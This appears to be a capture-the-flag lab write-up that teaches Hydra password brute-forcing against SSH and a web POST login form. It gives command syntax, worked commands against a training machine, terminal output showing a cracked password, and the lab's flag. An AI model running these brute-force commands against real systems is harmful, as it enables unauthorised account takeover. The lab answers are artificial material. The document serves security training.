The options we pass into Hydra depend on which service (protocol) we're attacking. For example, if we wanted to brute force FTP with the username being user and a password list being passlist.txt, we'd use the following command:

hydra -l user -P passlist.txt ftp://MACHINE_IP

For this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

SSH

hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh

Option	Description
-l	specifies the (SSH) username for login
-P	indicates a list of passwords
-t	sets the number of threads to spawn

For example, hydra -l root -P passwords.txt MACHINE_IP -t 4 ssh will run with the following arguments:

- Hydra will use root as the username for ssh
- It will try the passwords in the passwords.txt file
- There will be four threads running in parallel as indicated by -t 4

Post Web Form

We can use Hydra to brute force web forms too. You must know which type of request it is making; GET or POST methods are commonly used. You can use your browser's network tab (in developer tools) to see the request types or view the source code.

sudo hydra <username> <wordlist> MACHINE_IP http-post-form "<path>:<login_credentials>:<invalid_response>"

Option	Description
-l	the username for (web form) login
-P	the password list to use
http-post-form	the type of the form is POST

Option	Description
<path>	the login page URL, for example, login.php
<login_credentials>	the username and password used to log in, for example, username=^USER^&password=^PASS^
<invalid_response>	part of the response when the login fails
-V	verbose output for every attempt

Below is a more concrete example Hydra command to brute force a POST login form:


hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V


- The login page is only /, i.e., the main IP address.
- The username is the form field where the username is entered
- The specified username(s) will replace ^USER^
- The password is the form field where the password is entered
- The provided passwords will be replacing ^PASS^
- Finally, F=incorrect is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Use Hydra to bruteforce molly's web password. What is flag 1?

hydra -l molly -P rockyou.txt 10.10.102.63 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -V





Use Hydra to bruteforce molly's SSH password. What is flag 2?

hydra -l molly -P rockyou.txt 10.10.102.63 -t 4 ssh

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l molly -P rockyou.txt 10.10.102.63 -t 4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-29 07:54:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.102.63:22/
[22][ssh] host: 10.10.102.63   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-29 07:55:11
```

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# ssh molly@10.10.102.63
The authenticity of host '10.10.102.63 (10.10.102.63)' can't be established.
ED25519 key fingerprint is SHA256:/hcPIT8F0I98RLi3P9YbZZqYj6fr0FR9Fn28aQT/4nA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.102.63' (ED25519) to the list of known hosts.
molly@10.10.102.63's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-102-63:~$ ls
flag2.txt
molly@ip-10-10-102-63:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-102-63:~$
```